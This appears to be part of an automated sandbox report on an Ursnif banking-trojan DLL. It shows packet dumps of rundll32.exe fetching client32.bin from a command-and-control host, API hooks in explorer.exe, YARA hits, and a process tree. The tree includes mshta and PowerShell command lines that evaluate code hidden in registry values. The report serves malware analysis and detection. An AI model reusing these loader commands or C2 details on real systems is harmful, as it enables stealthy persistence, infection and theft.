2021-12-14 09:21:40 UTC	1819	IN	Data Raw: 4b 4a 7e 32 f6 73 45 d5 ff f6 fc bf 13 4b 42 84 a3 0e c2 b2 76 46 78 8b fc d9 4f 81 7a 06 43 3f 27 a3 1a 09 fb 94 90 13 bf 09 81 aa 88 1d ec 67 29 52 5d 88 5c 4d 0e ad f8 c6 d7 d1 95 fe 9a 0e 65 45 7b a6 89 93 24 93 52 a1 81 b9 6d 1d ef 25 bb 29 6c 81 06 bf c7 5f 51 9b e9 3e 78 89 47 47 ab 4b 3d 15 22 4f 21 80 3d 77 b1 bc 5e 75 c2 49 92 e6 79 fe ba 7f af 13 aa 23 47 10 4f 82 94 97 51 c3 fc aa 3e 7c 34 82 b0 ac 44 bc de ab ae cc a5 29 b8 ad 09 ba 0e 7b 51 fe 91 81 5a 19 8f 57 5a f9 a8 ae 61 75 e1 13 42 a4 59 c4 c5 7e 7c 59 9a 76 8c cf 66 89 1b bc b9 41 1b c1 61 40 18 0e f5 8f e3 3f 5f 32 4f 56 af a5 bf 17 78 b6 3b 97 ec 5b bc 1e 06 79 33 e2 4f bc ee 17 a8 1a c9 0d e3 91 19 e0 11 f2 6a 6a 6e 85 77 f3 7a cc fd f0 dc 74 ed eb 91 6f d8 20 a1 ad ad 9e 93 ec 11 Data Ascii: KJ~2sEKBvFxOzC?'g)R]\MeE{$Rm%)l_Q>xGGK="O!=w^uIy#GOQ>|4D){QZWZauBY~|YvfAa@?_2OVx; [y3Ojjnwzto
2021-12-14 09:21:40 UTC	1835	IN	Data Raw: c2 61 cf 8c 2f b2 24 45 8c 67 0a e0 9e 0e d3 56 02 f9 ae c6 0b 8c b0 20 6a 9d bf fe f5 1e 76 8f 67 44 ce cb 4d a2 f3 dc 19 39 a2 ab 10 99 a2 d3 ee a6 fc cb 20 dd 11 8f e5 35 c2 2f af 2f 4c 71 bf dc 14 a7 a7 25 6e 72 73 66 fc a8 c2 13 63 cc 5f 88 7e 1d 7e 17 a4 4a 3a 4c 21 39 d1 3c 9f 49 ec e7 5a c6 02 30 fd 73 16 56 e6 4b 80 e3 3c 27 15 d1 23 c8 c3 d5 29 d0 84 95 91 11 76 5c 2c 31 75 7c a8 95 fc c1 2e 9b 9c 7a 0c 44 ea 83 dd c1 33 67 e4 0b a3 7c 84 b4 76 dc 53 d7 5b fc 1c ea 9f b4 8f a0 8f fd e8 8e 42 6d 63 4c e9 06 af 2e b8 17 ef f8 84 af a5 28 63 89 93 7b 49 a3 69 49 d6 85 59 ef e5 c0 af 5c da 1e 71 fe a9 4d b7 a8 8a 8c 33 f6 60 76 57 c9 37 29 0e 9c 32 bc 23 8c 03 9e 69 1c 29 5a 9a 5a 05 2d 8c be a5 d7 8a b0 a4 dc 83 27 05 9d 94 30 a3 16 e0 56 34 b8 41 Data Ascii: a/$EgV jvgDM9 5//Lq%nrsfc_~~J:L!9<IZ0sVK<'#)v\,1u|.zD3g|vS[BmcL.(c{IiIY\qM3`vW7)2#i)ZZ-'0V4A

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:40 UTC	1851	IN	Data Raw: 58 d8 82 37 37 ab b8 52 c0 ec 8a 18 10 63 05 5d 1d d8 dd 36 47 4c 16 7d be 55 2c 10 d9 d7 04 d0 6c ed 03 56 8c 14 1b 07 e9 94 da 52 77 c2 86 6e b5 00 89 c1 06 dc f8 69 51 53 db 22 07 31 cc 1c ee be 3a 7b 91 14 87 58 ea 30 22 73 7d 62 0e b9 a3 c5 27 36 d8 b3 72 c1 9f a7 0f db 01 4a 9e 8b d4 44 77 58 f6 71 0c 81 c8 4e 8b f7 39 34 39 c9 43 8a 8a 0b 91 e3 94 4b 72 07 23 e3 78 94 1e 0a 14 07 9e 75 1d e1 c9 d1 8c 55 6e ab 99 25 d4 bc e6 d5 df 36 04 e0 35 72 29 a6 5f d9 16 9d a3 4f a3 6d 29 46 14 76 cb 7e 09 03 2a 63 0e 4d 08 71 1e 60 13 78 d5 13 c9 72 b2 7b 4e 58 72 a5 c9 3d 3f e7 27 20 3f 72 e5 b6 2f a2 df 47 79 4a fd 4f 62 27 41 80 d8 4d bd 23 e3 5b 0d 6f 9d 60 e0 2f 6a f8 08 fe 5f be 65 4c 01 10 17 3f a4 3b 13 54 73 4f be 11 4d 2e 67 b0 7c 64 16 b1 0d eb 8a Data Ascii: X77Rc]6GL}U,lVRwniQS"1:{X0"s}b'6rJDwXqN949CKr#xuUn%65r)_Om)Fv~*cMq`xr{NXr=?' ?r/GyJOb'AM#[o`/j_eL?;TsOM.g|d
2021-12-14 09:21:40 UTC	1867	IN	Data Raw: ad b5 bb ed 0d 6f fe 1f 7f 86 8f fb 11 eb f2 40 6d 1f 14 53 43 51 28 3f e7 0a 47 d5 db cd c8 70 8a e8 da 39 bb c0 6f 0b 3a 21 73 c2 e0 f8 2d a1 9f d2 32 5c 95 c8 01 fa 0e 55 44 86 da 31 1e 25 36 8a 46 a6 4a b6 37 f5 5b 7f de 73 86 05 1c f7 e5 c9 e8 6a 18 f5 11 36 a4 87 e6 8a 1b 07 8c 6f eb dd 08 40 37 d2 2d d1 b5 fa 1f dd d0 aa 6f 1d 50 27 42 11 01 ef ef e7 bb ad 89 dd d2 88 38 ba 99 fe 1f 7e 61 a4 50 4b b8 9f 34 43 ba 83 bf 27 f6 98 90 eb 3e c5 da 90 dd 8f a8 de ee 1e ee a6 57 4c 7f 14 48 c6 be 8a f8 14 ac 55 17 3f 05 01 b0 57 b9 2a eb 92 d8 7c 14 f2 7f 2d 2c 0f e5 44 eb 89 ca e5 0e 49 b3 c7 ec af 37 30 17 6e d6 7f 0f 3e a1 1d 9b c4 a4 41 e8 06 f5 59 3a 34 f9 9b 4c a6 fa 47 19 14 3a 2b e6 6a 3d 17 ad 5e 14 57 8b 5d 98 74 f3 f5 eb 21 33 1a 25 e4 69 5a b5 Data Ascii: o@mSCQ(?Gp9o:!s-2\UD1%6FJ7[sj6o@7-oP'B8~aPK4C'>WLHU?W*|-,DI70n>AY:4LG:+j=^W]t!3%iZ
2021-12-14 09:21:40 UTC	1884	IN	Data Raw: 23 42 3a 98 04 6b 9e 98 bf 84 15 9c 74 2f 09 42 c9 7c b7 bd c7 ab ec d1 22 f0 c8 c9 b2 2e 13 3e c8 52 28 8d 3d ed 31 bc 32 e3 bb 37 82 f9 c5 c7 92 63 a2 72 41 39 e0 24 a7 24 6d 36 be 05 96 c3 05 da 3e 4f ef fd a6 f3 22 36 fa 2f 41 c8 fa 8f 6b fb 5d 6f 7d f5 34 eb 55 56 e6 d8 15 9b 25 f1 ce 5b c8 be 00 d9 09 05 fc b1 5c 17 08 57 cd d0 8a 30 84 9d af 37 c7 99 e3 42 6f 44 85 bc 07 52 f3 47 24 f5 b1 b5 e4 ca 8a 22 4b 81 72 71 29 39 4c 58 0e b9 5a 1f 44 81 a9 db 49 d4 8f 8c 56 7b 54 0d df bd 59 80 40 99 b8 85 7e 9e 15 a6 58 a6 ac 38 13 22 89 c4 cd 01 1a 8b 52 be bd 5d db 46 3d b8 b5 b6 9d 40 68 a2 d1 26 d5 3f d5 8a 27 7b 6f 14 a1 20 23 f6 81 dd 0c d5 9c a5 4f 93 66 ff 4b c4 d1 3e 54 be ed 1e 89 fc e4 0e aa 7b 1d 06 a6 c4 77 50 7e 63 97 4f bd 49 b6 ab 17 05 84 Data Ascii: #B:kt/B|".>R(=127crA9$$m6>O"6/Ak]o}4UV%[\W07BoDRG$"Krq)9LXZDIV{TY@~X8"R]F=@h&?'{o #OfK>T {wP~cOI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.6	49821	79.110.52.144	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:40 UTC	1883	OUT	GET /tire/k0k9N5zvmOwLqrZ9t/mA_2BT5LewRQ/XIHVxnLBVoU/TCE3xXfm5Bjx_2/FNwBkfDvRbJwwM4AJLewo/S2GmqFJJAf16v117/0Fd8Da4X45K7ewO/ZOOFQH9lFoxITYmiaW/UM4b3mHcB/fh9cKbdZnHyGiZkOZevh/xKEuDuLDKEmBX5F2T0A/HlQglDHz0FPghDE04k7Rtp/qlpZkGrY6jSqN/zGqWq5UgJ/rU.eta HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: berukoneru.website
2021-12-14 09:21:40 UTC	1890	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Tue, 14 Dec 2021 09:21:40 GMT Content-Type: application/zip Content-Length: 1869 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=3g53sj8d899903i6i2mpe7v7i2; path=/; domain=.berukoneru.website Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Set-Cookie: lang=en; expires=Thu, 13-Jan-2022 09:21:40 GMT; path=/ Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-12-14 09:21:40 UTC	1891	IN	Data Raw: a1 e8 4e 39 d8 b2 11 ec 16 ab 59 67 3a eb be 41 8e d7 95 21 5e 96 1a 46 72 fd 57 3a 49 c4 80 6c 33 39 f9 45 a2 84 bd 4e e5 18 0f 14 dd 3b 3b 58 0c 09 c6 a5 b8 56 34 db b1 5a 48 a4 05 d2 a0 f5 2e 63 af 64 57 86 5b 2c 8e d6 87 1c 9b e4 6e f0 15 94 49 8a 70 8c cf 96 33 5c 46 98 eb cb 4d 6e 34 72 48 75 c6 13 a9 9b b5 1a cc ea 3c 49 4d c4 45 28 c6 8f 9b ea 4d 8e 90 a8 24 3e 52 52 b8 7d 9e 51 45 2d a5 19 6b fe 47 ac e1 f2 70 a1 54 ac c9 69 f9 2b 68 af e0 ab fc f4 d3 a0 26 74 33 99 1e 08 42 1f 07 52 4d d0 14 4c ec d9 f8 e7 7a 59 30 d0 37 a6 84 0c e4 6c 5a f0 8b 90 0f 17 4e 29 70 b6 b3 93 ec 05 72 a4 a2 b0 a2 df 37 ef 86 4d 32 f1 ed 1e 7a 7b 97 c7 49 b4 1a a9 5e 07 c1 14 8c 05 07 02 41 d6 7e 01 94 fe 16 34 37 d5 2d 1b 6b 4d fe 9c 9d e0 f2 53 c1 29 b9 7e 93 c4 91 Data Ascii: N9Yg:A!^FrW:Il39EN;;XV4ZH.cdW[,nIp3\FMn4rHu<IME(M$>RR}QE-kGpTi+h&t3BRMLzY07lZN)pr7M2z{!^A~47-kMS)~

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.6	49822	79.110.52.144	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:40 UTC	1892	OUT	GET /tire/YD_2F3yJEGCuLOsTrEXJLr/HYLMnHFPJYjiw/7tKlG8tS/_2BbBwzFFUBrFGVOQLc5STZ/vcc52sXSbU/E9hymn9Lr8ZbD9qxB/Q3FPG7MgMTRh/kGaKVJ7xEwY/wcc7fc8ZQUc61Z/HBzqpDy8uRQEtHRcSSjiO/YH3881lPkApc1W7g/7TBJUbFugsSMYgd/TFU1BUGgDWNFTw3w_2/FKBKIQxkn/wyKgErA3/rpA.eta HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: berukoneru.website

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:40 UTC	1893	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Tue, 14 Dec 2021 09:21:40 GMT Content-Type: application/zip Content-Length: 1869 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=1i518ljo1cass7agikmih55pd4; path=/; domain=.berukoneru.website Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Set-Cookie: lang=en; expires=Thu, 13-Jan-2022 09:21:40 GMT; path=/ Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-12-14 09:21:40 UTC	1893	IN	Data Raw: a1 e8 4e 39 d8 b2 11 ec 16 ab 59 67 3a eb be 41 8e d7 95 21 5e 96 1a 46 72 fd 57 3a 49 c4 80 6c 33 39 f9 45 a2 84 bd 4e e5 18 0f 14 dd 3b 3b 58 0c 09 c6 a5 b8 56 34 db b1 5a 48 a4 05 d2 a0 f5 2e 63 af 64 57 86 5b 2c 8e d6 87 1c 9b e4 6e f0 15 94 49 8a 70 8c cf 96 33 5c 46 98 eb cb 4d 6e 34 72 48 75 c6 13 a9 9b b5 1a cc ea 3c 49 4d c4 45 28 c6 8f 9b ea 4d 8e 90 a8 24 3e 52 52 b8 7d 9e 51 45 2d a5 19 6b fe 47 ac e1 f2 70 a1 54 ac c9 69 f9 2b 68 af e0 ab fc f4 d3 a0 26 74 33 99 1e 08 42 1f 07 52 4d d0 14 4c ec d9 f8 e7 7a 59 30 d0 37 a6 84 0c e4 6c 5a f0 8b 90 0f 17 4e 29 70 b6 b3 93 ec 05 72 a4 a2 b0 a2 df 37 ef 86 4d 32 f1 ed 1e 7a 7b 97 c7 49 b4 1a a9 5e 07 c1 14 8c 05 07 02 41 d6 7e 01 94 fe 16 34 37 d5 2d 1b 6b 4d fe 9c 9d e0 f2 53 c1 29 b9 7e 93 c4 91 Data Ascii: N9Yg:A!^FrW:Il39EN;;XV4ZH.cdW[,nIp3\FMn4rHu<IME(M$>RR}QE-kGpTi+h&t3BRMLzY07lZN)pr7M2z{!^ A~47-kMS)~

Code Manipulations

User Modules


Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Statistics

Behavior



System Behavior

Analysis Process: loaddll32.exe PID: 6132 Parent PID: 2040

General

Start time:	10:20:20
Start date:	14/12/2021
Path:	C:\Windows\System32\loaddll32.exe

Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\61b85f75e6a7c.dll"
Imagebase:	0x2d0000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.472386293.0000000003AD8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.520102514.000000000385D000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.520620067.000000000385D000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.517906088.000000000385D000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.573864937.0000000004B38000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.495487329.000000000395B000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.647561301.000000000385D000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: cmd.exe PID: 7004 Parent PID: 6132

General

Start time:	10:20:20
Start date:	14/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\61b85f75e6a7c.dll",#1
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: regsvr32.exe PID: 7016 Parent PID: 6132

General

Start time:	10:20:21
Start date:	14/12/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\61b85f75e6a7c.dll
Imagebase:	0x940000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.519108386.000000000559D000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.517518068.000000000559D000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.471268308.0000000005818000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.519944178.000000000559D000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.574142026.00000000064F8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.494405815.000000000569B000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.654830894.000000000559D000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 7056 Parent PID: 7004

General

Start time:	10:20:21
Start date:	14/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\61b85f75e6a7c.dll",#1
Imagebase:	0xad0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.516477194.0000000004CDD000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.571761506.0000000005A68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.470175062.0000000004F58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.493926850.0000000004DDB000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.617274009.0000000004CDD000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.518696418.0000000004CDD000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.517563234.0000000004CDD000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: rundll32.exe PID: 7084 Parent PID: 6132

General

Start time:	10:20:21
Start date:	14/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\61b85f75e6a7c.dll,DllRegisterServer
Imagebase:	0xad0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.518961591.000000000533D000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.664429538.000000000533D000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.571873889.0000000006198000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.494184695.000000000543B000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.470929059.00000000055B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.518133566.000000000533D000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.517688433.000000000533D000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: mshta.exe PID: 2528 Parent PID: 3440

General

Start time:	10:21:44
Start date:	14/12/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Gxum='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Gxum).regread('HKCU\\\\Software\\\\AppDataLow\\\\Software\\\\Microsoft\\\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\\MarkChart'));if(!window.flag)close()</script>
Imagebase:	0x7ff72b8c0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: mshta.exe PID: 2596 Parent PID: 3440

General

Start time:	10:21:44
Start date:	14/12/2021

Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Aw2g='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Aw2g).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script>
Imagebase:	0x7ff72b8c0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: mshta.exe PID: 3688 Parent PID: 3440

General

Start time:	10:21:44
Start date:	14/12/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Acrf='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Acrf).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script>
Imagebase:	0x7ff72b8c0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: mshta.exe PID: 5724 Parent PID: 3440

General

Start time:	10:21:45
Start date:	14/12/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Sou4='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Sou4).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script>
Imagebase:	0x7ff72b8c0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 6448 Parent PID: 2596

General

Start time:	10:21:46
Start date:	14/12/2021

Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name xxbu qnvca -value gp; new-alias -name ylvcupeita -value iex; ylvcupeita ([System.Text.Encoding]::ASCII.GetString((xxbuqnvca "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UtilDiagram))
Imagebase:	0x7ff743d60000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: conhost.exe PID: 6468 Parent PID: 6448

General

Start time:	10:21:47
Start date:	14/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 5640 Parent PID: 5724

General

Start time:	10:21:47
Start date:	14/12/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name xxbu qnvca -value gp; new-alias -name ylvcupeita -value iex; ylvcupeita ([System.Text.Encoding]::ASCII.GetString((xxbuqnvca "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UtilDiagram))
Imagebase:	0x7ff743d60000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 5784 Parent PID: 2528

General

Start time:	10:21:47
Start date:	14/12/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name xxbu qnvca -value gp; new-alias -name ylvcupeita -value iex; ylvcupeita ([System.Text.Encoding] ::ASCII.GetString((xxbuqnvca "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UtilDiagram))
Imagebase:	0x7ff743d60000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 3628 Parent PID: 5640

General

Start time:	10:21:47
Start date:	14/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6444 Parent PID: 3688

General

Start time:	10:21:47
Start date:	14/12/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name xxbu qnvca -value gp; new-alias -name ylvcupeita -value iex; ylvcupeita ([System.Text.Encoding] ::ASCII.GetString((xxbuqnvca "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UtilDiagram))
Imagebase:	0x7ff743d60000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6740 Parent PID: 5784

General

Start time:	10:21:47
Start date:	14/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5848 Parent PID: 6444

General

Start time:	10:21:48
Start date:	14/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 6620 Parent PID: 5784

General

Start time:	10:22:01
Start date:	14/12/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @" C:\Users\user\AppData\Local\Temp\jtmpm3o0\jtmpm3o0.cmdline
Imagebase:	0x7ff746f40000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: csc.exe PID: 5796 Parent PID: 6444

General

Start time:	10:22:03
Start date:	14/12/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
